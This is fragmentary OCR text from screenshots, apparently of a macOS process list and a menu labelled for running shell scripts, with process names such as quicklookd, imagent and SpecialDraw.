
launch-hse

sh
sh
sh

sh

command_20

Shell Scrips
To Run Commands



SpecialDraw | launch-hs | launch-hse | sh

quicklookd
pcdCheck
warmd_agent
PCIESlotCheck
isst
imagent
AirPort Base Station A...
sh
helpd
appstoreupdateagent
AppleIDAuthAgent
iCal Helper
Mail
cookied
SyncServer
pbs
AppleSpell
quicklookconfig
QuickLookUIHelper
SpecialDraw
CoreServicesUIAgent


launch-hs

launch-hse

sh
sh
sh


command_20

Command

